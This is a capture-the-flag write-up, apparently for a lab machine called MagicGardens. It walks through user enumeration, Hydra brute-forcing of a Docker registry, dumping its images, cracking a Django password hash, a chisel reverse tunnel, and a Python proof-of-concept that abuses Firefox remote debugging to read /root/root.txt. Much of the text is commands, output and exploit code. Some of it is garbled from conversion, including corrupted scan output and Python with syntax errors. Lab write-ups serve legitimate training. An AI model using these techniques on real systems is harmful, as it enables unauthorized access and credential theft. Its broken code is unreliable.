

Magicgardens


1. Enumeration

We started with port enumeration with nmap


```
(kali@kali)=[~/besktop/MagicGardens]

$ sudo nmap - S - S - S - V 10.10.11.9 - oN nmap.txt
[sudo] password for kali:
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-05-20 21:06 EDT
Nmap scan report for 10.10.11.9
Host is up (1.9s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh openSSH 9.2pl Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
| 256 e0:72:62:48:99:33:4f:fc:59:f8:6c:05:59:db:a7:7b (ECDSA)
| 256 e0:72:62:48:99:33:4f:fc:59:f8:f8:fc:59:f8:f8:fc:58:59:f8:f8:fc:59:f8:f8:fc:59:f8:f8:f6:59:f8:f6:db:a7:7b (ECDSA)
| 256 e0:72:62:48:f8:f8:f8:f8:f8:f8:f8:f8:f8:f8:f8:f
```

We've found the domain name associted, and we realized there's a flower ecommerce, alse there are other ports like 25 or 5000 which we can explore later



We proceed to sign up



There is something interesting right here, is we create 2 users we will be able to discover a pattern in server response, to find that pattern we will focus on Username and Email input. We are able to enumerate all web application users as follow:

Username	Email	Server response
Valid username	Valid email	200
valid username	Invalid email	200
Invalid username	valid email	500
Invalid username	Invalid email	200

```
Username or email address already exists!
```

To automate the enumeration we will compare different usernames with a valid email

```
wfuzz -c -z file,/usr/share/seclists/Usernames/Names/names.txt --sc 200 -d

"username=FUZZ&password=anything" http://10.10.10.73/login.php

(kali@kali)-[~/Desktop/MagicGardens]

wfuzz -x POST -c -z file,/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --sc 200 -H "Content-Type: app
lication/x-vww-form-urlencoded" -b "csrftoken=ueVBK1fTRWLKGFZ5lONwegeXN6UJuI0j; sessionid=.eJxryJ0awQABtvM0ejjLM4sz4nMyi0um9
DBM6eEBC5PZS NKUoumZDD1cCYnFpVA5IE8HiAPSZgruDOpPj65JDM b0oPi1tiZs6UU10AnTMkBg:159527:8HBVNukEs1BfplAUFwRhYFVGzmbn91SqFllD54Y
```


ne=aaa&address=aaa" -L http://magicgardens.htb/register/

2. User flag

Unfortunately we didn't find any username so we continue user enumeration, we found some directories

```
-(kali®kali)-[~/Desktop/MagicGardens]
🖵 $ gobuster dir -u http://magicgardens.htb -w /usr/share/seclists/Discovery/Web-Content/directory-lis
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Meth
                                          http://magicgardens.htb
     Method:
 +] Threads:
                                         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
    Wordlist:
[+] Negative Status codes: 404
     User Agent:
                                          gobuster/3.6
[+] Timeout:
                                          10s
Starting gobuster in directory enumeration mode
/search
                               (Status: 301) [Size: 0] [\longrightarrow /search/]
                               (Status: 301) [Size: 0] [→ /SearCh/]
(Status: 301) [Size: 0] [→ /login/]
(Status: 301) [Size: 0] [→ /register/
(Status: 301) [Size: 0] [→ /profile/]
(Status: 301) [Size: 0] [→ /subscribe.
(Status: 301) [Size: 0] [→ /catalog/]
(Status: 301) [Size: 0] [→ /admin/]
(Status: 301) [Size: 0] [→ /cart/]
/login
/register
/profile
/subscribe
/catalog
/admin
Progress: 616 / 1273834 (0.05%)
```

A login page could be useful



We haven't forget other ports, we have mailing server running, we can enumerate user's here due to the valid commands shown in nmap scan,

```
msf6 > use /auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 10.10.11.9
RHOST ⇒ 10.10.11.9
msf6 auxiliary(scanner/smtp/smtp_enum) > run logge
```

Depending of the size of the dictionary it could take so much time

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/seclists/Usernames/Names.txt
USER_FILE ⇒ /usr/share/seclists/Usernames/Names/names.txt
```

we already have a user

Let's enumerate web application service running on port 5000


```
(kali®kali)-[~/Desktop/MagicGardens]
 -$ dirsearch -u https://10.10.11.9:5000/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprec
ps://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/MagicGardens/reports/https_10.10.11.9_5000/__24-05-23_10-09-05.txt
Target: https://10.10.11.9:5000/
[10:09:05] Starting:
[10:09:08] 301 -
[10:09:09] 301 -
                                - /%2e%2e//google.com → /google.com
                          0B - /%2e%2e//googte.com → /googte.com

0B - /.%2e/%2e%2e/%2e/%2e%2e/etc/passwd → /etc/passwd

0B - /axis2-web/HappyAxis.jsp → /axis2-web/HappyAxis.jsp

0B - /axis2//happyaxis.jsp → /axis/happyaxis.jsp
[10:10:02] 301 -
[10:10:08] 301 -
[10:10:09] 301 -
                          0B - /axis2//axis2-web/HappyAxis.jsp → /axis2/axis2-web/HappyAxis.jsp
0B - /cgi-bin/.%2e/%2e%2e%2e%2e%2e/etc/passwd → /etc/passwd
                           0B - /Citrix//AccessPlatform/auth/clientscripts/cookies.js → /Citrix/AccessPl
ts/cookies.js
                          0B - /engine/classes/swfupload//swfupload_f9.swf → /engine/classes/swfupload/
0B - /engine/classes/swfupload//swfupload.swf → /engine/classes/swfupload/swf
0B - /extjs/resources//charts.swf → /extjs/resources/charts.swf
                                - /html/js/misc/swfupload//swfupload.swf → /html/js/misc/swfupload/swfuplo
                                   /v2/_catalog
[10:11:32] 401
                         145B
```

There are some a authentication directory we may use the username found before




As we known on port 5000 there is a docker https server Hydra

Hydra can perform fast fictionary attacks againts mora than 50 protocolos, including telnet -FTP - HTTP - HTTP - SMB

```
(kali@ kali)=[~/Desktop/MagicGardens]
$ hydra -l alex -P /usr/share/wordlists/rockyou.txt magicgardens.htb -s 5000 https-get /v2/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 10:13:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-gets://magicgardens.htb:5000/v2/
[STATUS] 551.00 tries/min, 551 tries in 00:01h, 14343848 to do in 433:53h, 16 active
[5000][http-get] host: magicgardens.htb login: alex password: diamonds
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 10:15:47
```

A valid password was found, and we can see there's a some repositories there



<u>DockerRegistryGrabber</u> is a Python tool for enumerating/dumping Docker repositories without or with basic authentication.

```
(<mark>kali®kali</mark>)-[~/Desktop/MagicGardens/DockerRegistryGrabber]
 -$ python drg.py https://10.10.11.9 -p 5000 -U 'alex' -P 'diamonds' --dump_all
[+] magicgardens.htb
[+] BlobSum found 30
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : b0c11cc482abe59dbeea1133c92720f7a3feca9c837d75fd76936b1c6243938c
    [+] Downloading : 748da8c1b87e668267b90ea305e2671b22d046dcfeb189152bf590d594c3b3fc
    [+] Downloading: 81771b31efb313fb18dae7d8ca3a93c8c4554aa09239e09d61bbbc7ed58d4515
    [+] Downloading : 35b21a215463f8130302987a1954d01a8346cdd82c861d57eeb3cfb94d6511a8
       Downloading: 437853d7b910e50d0a0a43b077da00948a21289a32e6ce082eb4d44593768eb1
       Downloading: f9afd820562f8d93873f4dfed53f9065b928c552cf920e52e804177eff8b2c82
    [+] Downloading : d66316738a2760996cb59c8eb2b28c8fa10a73ce1d98fb75fda66071a1c659d6
    [+] Downloading : fedbb0514db0150f2376b0f778e5f304c302b53619b96a08824c50da7e3e97ea
    [+] Downloading : 480311b89e2d843d87e76ea44ffbb212643ba89c1e147f0d0ff800b5fe8964fb
    [+] Downloading : 02cea9e48b60ccaf6476be25bac7b982d97ef0ed66baeb8b0cffad643ece37d5
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
       Downloading: 8999ec22cbc0ab31d0e3471d591538ff6b2b4c3bbace9c2a97e6c68844382a78
       Downloading: a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading: a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
       Downloading: 470924304c244ba833543bb487c73e232fd34623cdbfa51d30eab30ce802a10d
       Downloading: 4bc8eb4a36a30acad7a56cf0b58b279b14fce7dd6623717f32896ea748774a59
       Downloading: a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
```



Environment variables? that's useful, but first check sqlite database

Name	Size	гуре	Date Modified
requirements.txt	77 bytes	Plain text d	11 August 2023, 08:10
nanage.py	561 bytes	Python script	11 August 2023, 08:
#! entrypoint.sh	156 bytes	Shell script	11 August 2023, 08:10
db.sqlite3	176.1 kB	SQLite3 dat	11 August 2023, 08:
.env	97 bytes	Unknown	11 August 2023, 08:
store	1.5 MB	Folder	11 August 2023, 08:
static	2.7 MB	Folder	11 August 2023, 08:
media media	3.8 MB	Folder	11 August 2023, 08:
а рр	6.4 kB	Folder	11 August 2023, 08:51

Morty credentials!!

sqlite> select * from auth_user;
2|pbkdf2_sha256\$600000\$y1tAjUmiqLtSdpL2wL3h56\$61u2yMfK3oYgnL31fX8R4k/0hTc6YXRfi0H4LYVsEXo⇒2023-06-06 17:34:56.520750|1|mort
y|||1||2023-06-06 17:32:24|
sqlite> ■

```
        9900
        Radmin2
        22527bee5c29ce95373c4e0f359f079b

        10000
        Django (RBKDF2-SHA256)
        pbkdf2_sha256$20000$H0dPx8NeajVu$GiC4k5kqbbR9qWBlsRgDywNqC2vd9kqfk7zdorEnNas=

        10100
        SipHash
        ad61d78c06037cd9:2:4:81533218127174468417660201434054
```

```
(kali@ kali)-[~/Desktop/MagicGardens]
$ hashcat -m 10000 -a 0 morty.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

3.Priv esc

Use linpeas to enumerate the whole system


```
fork --nopidfile --systemd-activation --syslog-only
morty 22956 0.0 0.0 81256 3544 ? SLs 08:48 0:00 _ /usr/bin/gpg-agent --supervised
morty 85296 2.5 6.9 2754216 279968 ? Sl 10:03 3:15 firefox-esr --marionette --headless --remote-debuggin
rt_36047 --remote-allow-hosts=localhost --no-remote --profile /tmp/your_profils
morty 85339 0.0 0.9 215252 39032 ? Sl 10:03 0:00 _ /usr/lib/firefox-esr/firefox-esr -contentproc -par
uildID 20240408145128 -prefslen 20383 -prefMapSize 234855 -appDir /usr/lib/firefox-esr/browser {1fd75b5d-a46d-4417-bd36-
3 4e174578} 85296 true socket
```

- **firefox-esr** This is the executable for Firefox Entended Support Release,
 which is stable version of Firefox that is update less frequently.
- **—marionette** This enables marionette protocol, which is an automation protocol for Firefox. Marionette allows controlling and automating interaction with Firefoz via remote client.
- **—headless** This option starts Firefox in headless mode, meaning no graphical Firefox windows will be opened.
- **—remote-debugginport* This specifies the port which Firefox will listen
 for remote debugging requests. This is used when working with
 development tools that need to access the firefox instance for debugging or
 inspecting the loaded web page.

- **—remote-allow-host** This allow remote connections only from the localhost (port forwarding needed)
- **—no-remote** This option specifies that no additional remote connections will be allowed.
- —profile /tmp/profile This specifies the user profile that Firefox will use when starting.

```
(kali@kali)-[~/Desktop/MagicGardens]
$ chisel server --port 8888 --reverse
2024/05/23 12:38:51 server: Reverse tunnelling enabled
2024/05/23 12:38:51 server: Fingerprint BqyndjKUa8QFtlbKMgwIQKxY+rau3gG13i16QYaj+BU=
2024/05/23 12:38:51 server: Listening on http://0.0.0.0:8888
```

```
morty@magicgardens:~$ ./lhisel client 10.10.16.99:8888 R:36047
2024/05/23 12:41:41 client: Connecting to ws://10.10.16.99:8888
2024/05/23 12:41:43 client: Connected (Latency 150.100133ms)
```



With this information we will be able to run Firefox as debugger so with the following expoilt we cloud be able to find any file we want and take and screenshot of the open file

In python

```
import json
import requests
import websocket
import base64

#Debugger address
debugger_address = 'http://localhost:52735'
```

```
#Perform a http request to get open windows on the browser
response = request.get(f'{debugger address}/json')
#Analyze JSON answer to obtain information about windows
tabs = response.json()
#Get the websocket debugger url of the first window and repla
#'127.0.0.1' to 'localhost'
web_socket_debugger_url = tabs[0]['webSocketDebuggerUrl'].rep.
print(f'Connect to url: {web_socket_debugger_url}')
#Establishing connection
ws = websocket.create_connection(web_socket_debugger_url, sup
#Preparing JSON command to create a new (target) in the brow
#Pointing a local file
command = json.dumps({
    "id": 5,
    "method": "Target.createTarget",
    "params":{
        "url":"file:///root/root.txt"
    }
})
#Send the object to create the target
ws.send(command)
#Receive the answer from websocket and extracts ID of the tar
target_id = json.loads(ws.recv())['result']['targetId']
print(f'target id": {target_id}')
#Prepare the JSON command to attach the target using its ID
command = json.dumps({
    "id":5,
    "method": "Target.attachToTarget",
    "params":{
        "targetId": target_id,
        "flatten": True
```

```
}
})
#Send the command
ws.send(command)
#Gets the answer and extracts ID session attached
session_id = json.loads(ws.recv())['params']['sessionId']
print(f'Session id: {session_id}')
#prepare the command to take a screenshot
command = json.dumps({
    "id":5,
    "sessionId" session_id,
    "method": "Page.captureScreenshot",
    "params": {
        "sessionId": session_id,
        "format": "png"
   }
})
#Send the command
ws.send(command)
#Gets the answer which contains the screenshot in base64
result = json.loads(ws.recv())
#Send the command again it seems to be neccesary
ws.send(command)
#Loads the screenshot
result = json.loads(ws())
#Verify if the screenshot was successfull
if 'result' in result and 'data' in result['result']:
    print("Success file reading")
    #If it is succesfull decode and save the file
```

```
with open("root.png", "wb") as file:
    file.write(base64.b64decode(result['result']['data'])
else:
    print("Error")
ws.close()
```

In bash

```
(kali@ kali)-[~/Desktop/MagicGardens]
$ python pocpy.py
Connect to url: ws://localhost:52845/devtools/page/6a3d9f5d-71bd-459f-a28c-71135d838bb2
Target id: dc8db984-2359-4dbb-87a7-5c79c531e657
Session id: b9c75431-99f3-43d6-9396-faa195bb5c75
Success file reading
```